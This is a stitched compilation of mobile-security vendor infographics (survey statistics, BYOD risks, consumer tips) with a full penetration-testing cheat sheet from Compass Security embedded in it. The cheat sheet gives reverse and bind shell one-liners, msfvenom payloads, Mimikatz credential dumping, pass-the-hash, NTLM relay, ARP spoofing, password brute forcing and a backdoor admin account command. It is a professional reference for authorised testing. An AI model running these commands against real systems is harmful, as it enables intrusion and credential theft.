• Set the phone so that it is password protected after 5 minutes of inactivity.
• Only enable the wireless networks/connections you use, e.g. if you don't use a Bluetooth device then don't turn Bluetooth on!
• Only install applications from vendors you trust. Check out app reviews and app-sources before installing.
• Use mobile security software - e.g. Lookout.
• Use mobile device management software.
• Back up your data.
• Don't view sensitive information on public Wi-Fi.
• Install OS updates as soon as they are available to ensure your smartphone firmware is up to date.
Symantec (an Internet and device security company) concludes that even though iOS and Android both have their weaknesses, the mobile platforms are still much more secure than their PC counterparts.
NOW THAT YOU HAVE THE INFORMATION...
USE YOUR SMARTPHONE WISELY.
presented by
VERACODE

iPHONE USERS CARE ABOUT SECURITY TOO
iPhone users use their phone for just about everything: making calls, receiving text messages, viewing email, conducting mobile banking, playing games, and even storing music, photos, and videos. With all this activity, iPhone users also care about the security of their personal data – but many don't take the simple steps recommended to secure all that information. And because 22 percent of iPhone owners also own an iPad, this goes for iPads as well.
$
More than half (52 percent) of iPhone users conduct mobile banking on their iPhone.
iPhone users are concerned:
?
93%
An overwhelming number of iPhone users have concerns about the security of the data stored on their devices.
15%
Nearly one in six iPhone owners feel the data on their iPhone is safe.
52%
Just over one-half of respondents believe the data stored on their iPhone is less secure than data on a PC.
UNLOCKED
66%
Additionally, more than two-thirds of iPhone owners don't have a passcode on their iPhone.
Managing Data and Software Updates
65%
iPhone users know that updating the iPhone operating system helps protect against security threats.
Psst! I'm over here.
15%
Nearly one in six misplace their iPhone at least once a week, and only half of users back up their data less than once a week.
!
42%
Almost half of iPhone users do not consider updating their software a priority.
30%
A third of iPhone users do not immediately upgrade when they are notified of a new version of the OS.
Wi-Fi Popularity:
50%
More than 50 percent of iPhone users connect to a public Wi-Fi hotspot at least once a month.
4 out of 10 iPhone users are unsure about the security of public Wi-Fi.
35%
35 percent of iPhone users connect to public Wi-Fi daily or weekly, putting them at risk of exposing their data.
iPhone, Android users have one thing in common:
Security concerns
Having credit card information stolen
46%
38%
Unknowingly having my activities monitored
45%
42%
Hackers accessing my files or personal information
46%
37%
Device theft/loss
42%
45%
Acquiring viruses/spyware
43%
37%
Downloading apps that might harm my device
43%
34%
Receiving unwanted or dangerous spam email or text messages
39%
38%
Unwanted personal location tracking
38%
34%
Smartphone owners unsure of how to secure their devices
83 percent of all smartphone owners who have not installed security would be motivated to do so if they were to encounter harmful virus, spam, or other event.
However, 25 percent of smartphone owners and 35 percent of iPhone owners have no idea how to acquire security software for their devices.
Securing your iPhone should be simple. Lookout now has a free iPhone app to help you find your lost phone, back up your data and notify you of unsecure behavior. Download it at mylookout.com.
SOURCE: JAVELIN RESEARCH IPHONE STUDY WITH LOOKOUT | NPD GROUP, INC.
lookout™
MOBILE SECURITY

KOOLSPAN

IS YOUR PHONE PROTECTED?

Botnets:

Uses unpatched exploits to provide the hacker with control over the phone, enabling them to send messages and calls and access data.

What can you do?

Be careful what you download from the web and when you are opening attachments. Only visit sites that you trust and double check that the URL is https, meaning that the protocol is secure unlike an http URL connection.

Phishing Attacks:

Using malicious links in e-mails, these are designed to steal money.

What can you do?

Don't ever click on a link that claims it came from a company and asks for personal information, go to its official website instead.

Operating System:

An OS that's more than 2 years old may not receive security updates from the manufacturer anymore.

What can you do?

Update your OS regularly or whenever new software is available. Also install updates to applications because these often patch security issues.

Calendar

If you send out a conference call line and password through e-mail or save it to your calendar, a trojan can access the information and a hacker can call into the line to listen in on your call without you knowing.

What can you do?

Similar to other malware, you should not click on unknown links or download untrusted applications. Also, use a secure e-mail password so that a hacker can't guess it and access your e-mail and its connected calendar.

Eaves-dropping:

Hackers can remotely turn on your microphone and listen in on private conversations, even if your cell phone is turned off.

What can you do?

If you're in an important meeting where you're discussing sensitive information take the battery out of your phone or leave it outside the meeting.

Mobile Pickpocketing:

Known as SMS fraud, malware apps hide an SMS access permission in the code so that when it's downloaded, the app can send premium SMS messages that you're charged for without consent.

What can you do?

Stay away from third-party apps. The Android marketplace presents warnings about what information apps request permission to. If malicious apps are found in the marketplace, they are removed.

Stolen Phone

If your phone is lost or stolen, using password protection will help prevent the hacker from gaining access. Most encryption products can remotely wipe your data if the device is stolen.

Encryption

For the highest level of protection, mobile users should install security solutions that will encrypt smartphones' voice, text and data. This will protect sensitive information from hackers.

Unlocked WiFi Hotspots

Hackers can set up fake WiFi hotspots, naming it "Free_WiFi" to trick you into connecting to it. You also should lock your WiFi at home. If your WiFi is unlocked or if you're connected to a Fake WiFi, hackers can access the network and transmitted data.

For more information, ***visit www.koolspan.com***

Unwrapping Mobile Security

Getting a new mobile device? Make sure you get the most out of it by protecting it from threats.

THE MOVE TO MOBILE

2012 - A Year of Mobility

- 201.5M Apple iOS devices sold
- 479M Android phones shipped
- 34.4M Blackberry devices shipped

The Future of Mobile

	2013	2016
PHONES	1.4B	2.2B
TABLETS	172.4M	282.7M

More Mobile, Less PC

- 27% Tablet Owners | 20% Smartphone Users lessened their Facebook use on their PCs
- 27% Tablet Owners | 27% Smartphone Users lessened their Internet browsing on their PCs

Not Just for Adults

- 58% of US teens own a smartphone
- 70% of US children use tablets at home

Top 5 Countries by Smartphone Penetration (percentage market share based on shipments)

China: 26.5% | US: 17.8% | UK: 4.5% | India: 2.5% | Brazil: 2.3%

Top 5 Countries by iOS and Android Activations

US: 181M | China: 167M | UK: 35M | Japan: 28M | South Korea: 27M

CAUTION: RISKS AHEAD

Additional confirmation isn't needed for in-app purchases	15 MINS Time period allowed for purchasing before Apple requires a password
Apps can compromise privacy	Only 20% of kids apps have privacy-related disclosures
Phishing sites spoof legitimate sites to steal information	MOBILE PHISHING URLs in 2012: 76% Financial services; 4% Shopping and Auction sites; 3% Telecoms
Mobile browsers hide the address bar	The 10 most frequently used mobile browsers in the US contain security vulnerabilities
Adware in free apps tracks user information	38% of Android threats in 2012 were adware; 6 in 10 Android users only download free apps
Malware perform malicious routines like information theft	Premium service abusers were the most common malware in 2012; Android threats will reach 1M in 2013

SAFETY CHECKLIST

Disable geo-location when not needed	Limit the information you share with apps
Bookmark favorite sites	Download only trusted and reputable apps
Disable in-app purchase functions	Use built-in lock options
Read app permissions and privacy policies	Install an app that can remote wipe data

A HISTORY OF RISKS AND THREATS

- 2004: Symbian malware is spotted
- August 2010: First Android malware is spotted
- November 2010: Mobile UI spoofing is proven possible
- August 2011: Mobile apps are deemed unsecure as browsers
- August 2011: One click billing fraud goes mobile
- January 2012: Aggressive adware makes headlines

Created by: TrendLabs

Sources:
trendmicro.com | apple.com | strategyanalytics.com | blackberry.com | abiresearch.com | idc.com
businesswire.com | nielsen.com | mobithinking.com | flurry.com | npd.com | ftc.gov | eset.com | gatech.edu

TREND MICRO

Hacking Tools Cheat Sheet

Compass Security, Version 1.0, October 2019

Basic Linux Networking Tools

Show IP configuration:

```
# ip a l
```

Change IP/MAC address:

```
# ip link set dev eth0 down
# macchanger -m 23:05:13:37:42:21 eth0
# ip link set dev eth0 up
```

Static IP address configuration:

```
# ip addr add 10.5.23.42/24 dev eth0
```

DNS lookup:

```
# dig compass-security.com
```

Reverse DNS lookup:

```
# dig -x 10.5.23.42
```

Information Gathering

Find owner/contact of domain or IP address:

```
# whois compass-security.com
```

Get nameservers and test for DNS zone transfer:

```
# dig example.com ns
# dig example.com axfr @n1.example.com
```

Get hostnames from CT logs: Search for `%.compass-security.com` on https://crt.sh.

Or using an `nmap` script:

```
# nmap -sn -Pn compass-security.com
--script hostmap-crtsh
```

Combine various sources for subdomain enum:

```
# amass enum -src -brute -min-for-
recursive 2 -d compass-security.com
```

TCP Tools

Listen on TCP port:

```
# ncat -l -p 1337
```

Connect to TCP port:

```
# ncat 10.5.23.42 1337
```

TLS Tools

Create self-signed certificate:

```
# openssl req -x509 -newkey rsa:2048 -
keyout key.pem -out cert.pem -nodes  -
subj "/CN=example.org/"
```

Start TLS Server:

```
# ncat --ssl -l -p 1337--ssl-cert
cert.pem --ssl-key key.pem
```

Connect to TLS service:

```
# ncat --ssl 10.5.23.42 1337
```

Connect to TLS service using `openssl`:

```
# openssl s_client -connect
10.5.23.42:1337
```

Show certificate details:

```
# openssl s_client -connect
10.5.23.42:1337 | openssl x509 -text
```

Test TLS server certificate and ciphers:

```
# sslyze --regular 10.5.23.42:443
```

TCP to TLS proxy:

```
# socat TCP-LISTEN:2305,fork,reuseaddr
ssl:example.com:443
```

Online TLS tests:

- ssllabs.com, hardenize.com

HTTP Tools

Start Python webserver on port 2305:

```
# python3 -m http.server 2305
```

Perform HTTP Request:

```
# curl http://10.5.23.42:2305/?foo=bar
```

Useful `curl` options:

- `-k`: Accept untrusted certificates
- `-d "foo=bar"`: HTTP POST data
- `-H: "Foo: Bar"`: HTTP header
- `-I`: Perform HEAD request
- `-L`: Follow redirects
- `-o foobar.html`: Write output file
- `--proxy http://127.0.0.1:8080`: Set proxy

Scan for common files/applications/configs:

```
# nikto -host https://example.net
```

Enumerate common directory-/filenames:

```
# gobuster -u https://10.5.23.42 -w
/usr/share/wordlists/dirb/common.txt
```

Sniffing

ARP spoofing:

```
# arpspoof -t 10.5.23.42 10.5.23.1
```

Or a graphical tool:

```
# ettercap -G
```

Show ARP cache:

```
# ip neigh
```

Delete ARP cache:

```
# ip neigh flush all
```

Sniff traffic:

```
# tcpdump [options] [filters]
```

Useful `tcpdump` options:

- `-i interface`: Interface or `any` for all
- `-n`: Disable name and port resolution
- `-A`: Print in ASCII
- `-XX`: Print in hex and ASCII
- `-w file`: Write output PCAP file
- `-r file`: Read PCAP file

Useful `tcpdump` filters:

- `not arp`: No ARP packets
- `port ftp or port 23`: Only port 21 or 23
- `host 10.5.23.31`: Only from/to host
- `net 10.5.23.0/24`: Only from/to hosts in network

Advanced sniffing using `tshark` or Wireshark.

Sniffing over SSH on a remote host:

```
ssh 10.5.23.42 tcpdump -w- port not
ssh | wireshark -k -i -
```

Search in network traffic:

```
# ngrep -i password
```

Show HTTP GET requests:

```
# urlsnarf
```

Show transmitted images:

```
# driftnet
```

Network Scanning

ARP Scan:

```
# nmap -n -sn -PR 10.5.23.0/24
```

Reverse DNS lookup of IP range:

```
# nmap -sL 10.5.23.0/24
```

Nmap host discovery (ARP, ICMP, SYN 443/tcp, ACK 80/tcp):

```
# nmap -sn -n 10.5.23.0/24
```

TCP scan (SYN scan = half-open scan):

```
# nmap -Pn -n -sS -p
22,25,80,443,8080 10.5.23.0/24
```

List Nmap scripts:

```
# ls /usr/share/nmap/scripts
```

Scan for EternalBlue vulnerable hosts:

```
# nmap -n -Pn -p 443 --script smb-
vuln-ms17-010 10.5.23.0/24
```

Scan for vulnerabilities (script category filter):

```
# nmap -n -Pn --script "vuln and safe"
10.5.23.0/24
```

Performance Tuning (1 SYN packet ≈ 60 bytes → 20'000 packets/s ≈ 10 Mbps):

```
# nmap -n -Pn --min-rate 20000
10.5.23.0/24
```

Useful `nmap` options:

- `-n`: Disable name and port resolution
- `-PR`: ARP host discovery
- `-Pn`: Disable host discovery
- `-sn`: Disable port scan (host discovery only)
- `-sS/-sT/-sU`: SYN/TCP connect/UDP scan
- `--top-ports 50`: Scan 50 top ports
- `-iL file`: Host input file
- `-oA file`: Write output files (3 types)
- `-sC`: Script scan (default scripts)
- --script <file/category>: Specific scripts
- `-sV`: Version detection
- `-6`: IPv6 scan

The target can be specified using CIDR notation (`10.5.23.0/24`) or range definitions (`10.13-37.5.1-23`).

Fast scan using `masscan`:

```
# masscan -p80,8000-8100 --rate 20000
10.0.0.0/8
```

Public internet scan databases:

- shodan.io, censys.io

Shells

Start bind shell (on victim):

```
# ncat -l -p 2305 -e "/bin/bash -i"
```

Connect to bind shell (on attacker):

```
# ncat 10.5.23.42 2305
```

Listen for reverse shell (on attacker):

```
# ncat -l -p 23
```

Start reverse shell (on victim):

```
# ncat -e "/bin/bash -i" 10.5.23.5 23
```

Start reverse shell with bash only (on victim):

```
# bash -i &>/dev/tcp/10.5.23.5/42 0>&1
```

Upgrade to pseudo terminal:

```
# python -c 'import pty;
pty.spawn("/bin/bash")'
```

Vulnerability DBs and Exploits

Exploit search (local copy of the Exploit-DB):

```
# searchsploit apache
```

Show exploit file path and copy it into clipboard:

```
# searchsploit -p 40142
```

Online vulnerability and exploit databases:

- cvedetails.com, exploit-db.com, packetstormsecurity.com

Cracking

Try SSH passwords from a wordlist:

```
# ncrack -p 22 --user root -P
./passwords.txt 10.5.23.0/24
```

Determine hash type:

```
# hashid 869d[...]bd88
```

Show example hash types for hashcat:

```
# hashcat --example-hashes
```

Crack hashes (e.g. no. 5600 for NTLM type):

```
# hashcat -m 5600 -a 0 hash.txt
wordlist.txt
```

Crack hashes using John the Ripper:

```
# john hashes.txt
```

Metasploit Framework

Start Metasploit:

```
# msfconsole
```

Search exploit:

```
> search eternalblue
```

Use exploit:

```
msf > use exploit/windows/smb/ms17_…
```

Configure exploit:

```
msf exploit(…) > show options
msf exploit(…) > set TARGET 10.5.23.42
```

Run exploit:

```
msf exploit(…) > exploit
```

Generate reverse shell (WAR):

```
# msfvenom -p
java/jsp_shell_reverse_tcp LHOST=<your
ip address> LPORT=443 -f war > sh.war
```

Reverse shell listener:

```
> use exploit/multi/handler
> set payload
linux/x64/shell_reverse_tcp
> set LHOST 10.5.23.42 # attacker
> set LPORT 443
> exploit
```

Upgrade to Meterpreter:

```
^Z (Ctrl-Z)
Background session 1? [y/N] y
> sessions # list sessions
> sessions -u 1 # Upgrade
> sessions 2 # interact with session 2
meterpreter > sysinfo # use it
```

Upload / download files:

```
meterpreter > upload pwn.exe
meterpreter > download c:\keepass.kdb
```

Port forwarding to localhost:

```
> portfwd add -l 2323 -p 3389 -r
10.5.23.23
```

Pivoting through existing Meterpreter session:

```
> use post/multi/manage/autoroute
> set session 2 # meterpreter session
> run
> route
```

SOCKS via Meterpreter (requires autoroute):

```
> use auxiliary/server/socks4a
> set SRVPORT 8080
> run
```

Configure ProxyChains:

```
# vi /etc/proxychains.conf
[...]
socks4 127.0.0.1 1080
```

Connect through SOCKS proxy:

```
# proxychains ncat 172.23.5.42 1337
```

Linux Privilege Escalation

Enumerate local information (`-t` for more tests):

```
# curl -o /tmp/linenum
https://raw.githubusercontent.com/rebo
otuser/LinEnum/master/LinEnum.sh
# bash /tmp/linenum -r /tmp/report
```

Other hardening checks:

```
# lynis audit system
```

Use sudo/SUID/capabilities/etc. exploits from gtfobins.github.io.

Windows Privilege Escalation

Copy `PowerUp.ps1` from GitHub "PowerShellMafia/PowerSploit" into PowerShell to bypass ExecutionPolicy and execute `Invoke-AllChecks`. Use the abuse functions.

Add a new local admin:

```
C:\> net user backdoor P@ssw0rd23
C:\> net localgroup Administrators
backdoor /add
```

Scan for network shares:

```
# smbmap.py --host-file smbhosts.txt -
u Administrator -p PasswordOrHash
```

Windows Credentials Gathering

Start Mimikatz and create log file:

```
C:\>mimikatz.exe
# privilege::debug
# log C:\tmp\mimikatz.log
```

Read `lsass.exe` process dump:

```
# sekurlsa::minidump lsass.dmp
```

The `lsass.exe` process can be dumped using the task manager or `procdump`.

Show passwords/hashes of logged in users:

```
# sekurlsa::logonpasswords
```

Backup SYSTEM & SAM hive:

```
C:\>reg save HKLM\SYSTEM system.hiv
C:\>reg save HKLM\SAM sam.hiv
```

Extract hashes using Mimikatz:

```
# lsadump::sam /system:system.hiv
/sam:sam.hiv
```

Pass-the-Hash

Impacket library on GitHub "SecureAuthCorp/impacket". Compiled for Windows on GitHub: "maaaaz/impacket-examples-windows".

Shell via pass-the-hash:

```
# ./psexec.py -hashes
:011AD41795657A8ED80AB3FF6F078D03
Administrator@10.5.23.42
```

Over a subnet and extract SAM file:

```
# crackmapexec -u Administrator -H
:011AD41795657A8ED80AB3FF6F078D03
10.5.23.42 --sam
```

Browse shares via pass-the-hash:

```
# ./smbclient.py
example.com/Administrator@10.5.23.42 -
hashes 01[...]03:01[...]03
```

RDP via pass-the-hash:

```
# xfreerdp /u:user /d:domain /pth:
011AD41795657A8ED80AB3FF6F078D03
/v:10.5.23.42
```

Meterpreter via pass-the-hash:

```
msf > set payload
windows/meterpreter/reverse_tcp
msf > set LHOST 10.5.23.42 # attacker
msf > set LPORT 443
msf > set RHOST 10.5.23.21 # victim
msf > set SMBPass 01[...]03:01[...]03
msf > exploit
meterpreter > shell
C:\WINDOWS\system32>
```

NTLM Relay

Vulnerable if `message_signing`: disabled:

```
# nmap -n -Pn -p 445 --script smb-
security-mode 10.5.23.0/24
```

Disable `SMB` and `HTTP` in `Responder.conf` and start Responder:

```
# ./Responder.py -I eth0
```

NTLM Relay to target and extract SAM file:

```
# ./ntlmrelayx.py -smb2support -t
smb://10.5.23.42
```

NTLM Relay using socks proxy:

```
# ./ntlmrelayx.py -tf targets.txt
-smb2support -socks
```

Configure ProxyChains:

```
# vi /etc/proxychains.conf
[...]
socks4 127.0.0.1 1080
```

Access files via SOCKS proxy:

```
# proxychains smbclient -m smb3
'\\10.5.23.42\C$' -W pc05 -U
Administrator%invalidPwd
```

Active Directory

Copy content from `SharpHound.ps1` from GitHub "BloodHoundAD/BloodHound" into a PowerShell and import the ZIP into Bloodhound to find the paths for privilege escalation.
Download PingCastle from pingcastle.com and generate Report.

More Online References

- GitHub "swisskyrepo/PayloadsAllTheThings"
- GitHub "danielmiessler/SecLists"
- GitHub "enaqx/awesome-pentest"

COMPASS SECURITY

MOBILE.INTUITION.COM

POST PC ERA SECURITY
Are you prepared?

Bring Your Own Device (BYOD)

Nearly **3/4** of companies allow employee-owned smartphones and/or tablets to be used at work.

71% of **employees** think BYOD models increase productivity.

85% of **employees** believe they increase satisfaction.

60% of **devices** reported by information workers are used for both work and personal purposes.

58% of **enterprises** expect growth in employees bringing smartphones to work in the next 12 months, whether BYOD-supported or not.

Lack of Caution

MDM Mobile Device Management

Only 33% of organizations use MDM solutions to enforce a unified security policy. Another 36% are evaluating.

1/2 of employers do not manage apps in any way (manual or specific app management).

1/4 of employees think BYOD schemes have no security implications.

1/2 employers do not communicate best practice policies regarding the security of their employee's smartphones.

3/4 of smartphone users do not utilize security software.

- Employee Security Priority List -

Wallet	52%
Laptop	27%
Smartphone	13%
Car keys	8%

62% of smartphone users **do not use password protection** to lock their devices.

Sensitive Information

65% of smartphone users have corporate data on their phone.

Work-related smartphones

73% of employees said they *access information that could be considered sensitive or confidential.*

81% of employees admit to using their devices to access their office network without their employer's knowledge or permission and 58% do so on a daily basis.

$ £ € ¥

Mobile Phone users are **1.6 times** more likely to manage finances on their mobile device rather than on their desktop computers.

50% of all mobile device users **keep passwords, personal information and credit card** details on their device

Security Threats in the Post PC Era

LAX Airport

400 lost phones are found each month.

Between **500,000 & 1 million** people were affected by Android malware in 2011.

72% of firms believe that employees' behavior on social networking sites could endanger their business's security.

7% of all smartphone users fell victim to identity fraud in 2011.

70 million smartphones are lost each year, with only 7% recovered.

4.3% of company-issued smartphones are lost or stolen every year.

43% of all mobile subscribers experience phone damage, loss, or theft.

31% lose data stored nowhere else.

Sources
Forbes I Information Week I Symantec I Good I Javelin I Rudder Finn I Sophos I Avema I Trend Micro I Kensington
FusionOne I WatchGuard I Lookout Security I Digital Trends I Confident Technologies I Fiberlink

Contact Intuition and turn your business into a Mobile Enterprise.
For further information and a full list of sources, please email us at info@intuition.com

www.intuition.com @intuition_com Intuition Mobile Learning Group

INTUITION

Mobile security threats

Intermingling personal and business data and apps on mobile devices

BYOD is on the rise.

More workers are using personal mobile devices for business.

41% use personal smartphones

37% use personal tablets

Blurred lines:

Mixing personal and business-owned devices creates business risk.

Top five mobile threats:

Data loss
from lost, stolen, or decommissioned devices

Data hijacking
by mobile malware

Data leaks
from third-party apps

Exposure
from mobile OS and app vulnerabilities

Security risk
from unsecured public Wi-Fi

The Dell secure mobile access solution:

Enable BYOD, while keeping your company protected.

Provide secure mobile access:

- To corporate data
- To apps and resources

Prevent rogue access and malware threats:

- Validate user, mobile app and device integrity
- Restrict VPN access to allowed mobile apps

Enforce and manage mobile device policy terms:

- Limit BYOD risks
- Maintain compliance

Centrally manage access and control:

- User/group
- Mobile app and device security posture
- Resources, web apps, client/server, virtual desktop

Support mobile device platforms:


- Microsoft Windows
- Apple iOS, OS X
- Google Android
- Amazon Kindle Fire

Deliver safe mobile access and boost productivity with Dell secure mobile access solutions.

Learn More


Sources:
IDG, CloudSecurityAlliance.org

© 2015 Dell Inc.
ALL RIGHTS RESERVED.
Dell, the Dell logo, and Secure Mobile Access are trademarks of Dell Inc. Other trademarks and trade names may be used in this document to refer to either the entities claiming the marks and names or their products. Dell disclaims any proprietary interest in the marks and names of others.
26394 FB



STATE OF SECURITY IN THE APP ECONOMY
ARXAN
Mobile App Hacking Revealed for Top Mobile Apps
TOP 100 PAID APPS
Apple iOS
Hacked 92%
8% Not Hacked
Android
Hacked 100%
POPULAR FREE APPS
Apple iOS
Hacked 40%
60% Not Hacked
Android
Hacked 80%
20% Not Hacked
TYPES OF MOBILE APP HACKS
Tampering, Piracy and Intellectual Property Theft
Disabled Security
Unlocked or Modified Features
Ad-removed Version
Malware-infested Version
Free Pirated Copies
Source Code/IP Theft
ECONOMIC VALUE AT STAKE
Mobile Payments Volume $124B (2011) $945B (2015)
Mobile App Revenues $8.5B (2011) $46B (2016)
Enterprise Mobile Apps $7B (2011) $11.5B (2014)
Source: ABI Research, TechNavio, KPMG
CONSEQUENCES TO APP OWNERS
Financial Loss
Brand & Reputation Loss
User Experience Compromise
Liability Exposure
THE ANATOMY OF AN APP HACK
1 TARGET
2 REVERSE-ENGINEER
3 TAMPER
1. Define the Exploit and Attack Targets
• Compromise security: authentication, encryption, jailbreak detection, DRM, etc.
• Modify or steal functionality.
2. Reverse-Engineer the Code
• Understand the code with automated tools
• Dynamic analysis (e.g. debugging, tracing, memory analysis)
• Static analysis (e.g. disassembly, decompilation)
3. Tamper with the code
• Modify targeted parts of the code
• Create and distribute a tampered version
• Steal IP for illegal use
MOBILE APP PROTECTION STEPS
1 Assess risks and attack targets
2 Harden the code against reverse engineering
3 Make the app tamper-proof and self defending


ANDROID vs iOS
How Secure Are They?
Both Android and iOS have:
slide to unlock
Traditional access control
Isolation
Permissions-based access control
Limited hardware access
Resistance to web-based attacks
HOWEVER...
METHODS OF APPLICATION DISTRIBUTION
App Store
DATA ENCRYPTION AVAILABLE ON BOTH DEVICES
APPLICATION SECURITY TESTING
APPLE SOMETIMES APPROVES APPS THEN DISAPPROVES THEM
ANDROID security features
iOS security features
ANDROID Weakness Example
iOS Weakness Example
SO YOU GOT A SMARTPHONE FOR CHRISTMAS?
Here are 10 ways to protect it from hackers.
Symantec (an Internet and device security company) concludes that
even though iOS and Android both have their weaknesses, the mobile platforms are still much more secure than their PC counterparts.
NOW THAT YOU HAVE THE INFORMATION...
USE YOUR SMARTPHONE WISELY.
presented by
VERACODE



Ransomware attack on cities in 2019:
174 municipalities attacked:
Targeted Systems
Utility services 2%
Other 1%
Medical organisations 7%
City halls 29%
$15,663,200 – Sum of publicly announced ransoms
$5,000 to $5.3 million – Range of ransom demands
$1,032,460 – Average ransom demand

10 TIPS TO SECURE YOUR MOBILE GADGETS

1. USE PASSWORD PROTECTED ACCESS CONTROLS
2. CONTROL WIRELESS NETWORK AND SERVICE CONNECTIVITY
3. CONTROL APPLICATION ACCESS AND PERMISSIONS
4. KEEP YOUR OS AND FIRMWARE CURRENT
5. BACK UP YOUR DATA
6. WIPE DEVICES DATA AUTOMATICALLY IF LOST OR STOLEN
7. NEVER STORE PERSONAL FINANCIAL DATA ON YOUR DEVICE
8. BEWARE OF FREE APPS
9. TRY MOBILE ANTIVIRUS SOFTWARE OR SCANNING TOOLS
10. USE MOBILE DEVICE MANAGEMENT (MDM) SOFTWARE IF RECOMMENDED BY IT



WHY YOU SHOULD CARE ABOUT MOBILE SECURITY
SIMPLE THINGS YOU CAN DO TO PROTECT YOURSELF AND YOUR ORGANIZATION FROM TODAY'S MOBILE COMPUTING THREATS
BYOD IS A BUSINESS TREND THAT'S HERE TO STAY.
Meet Joe Worker
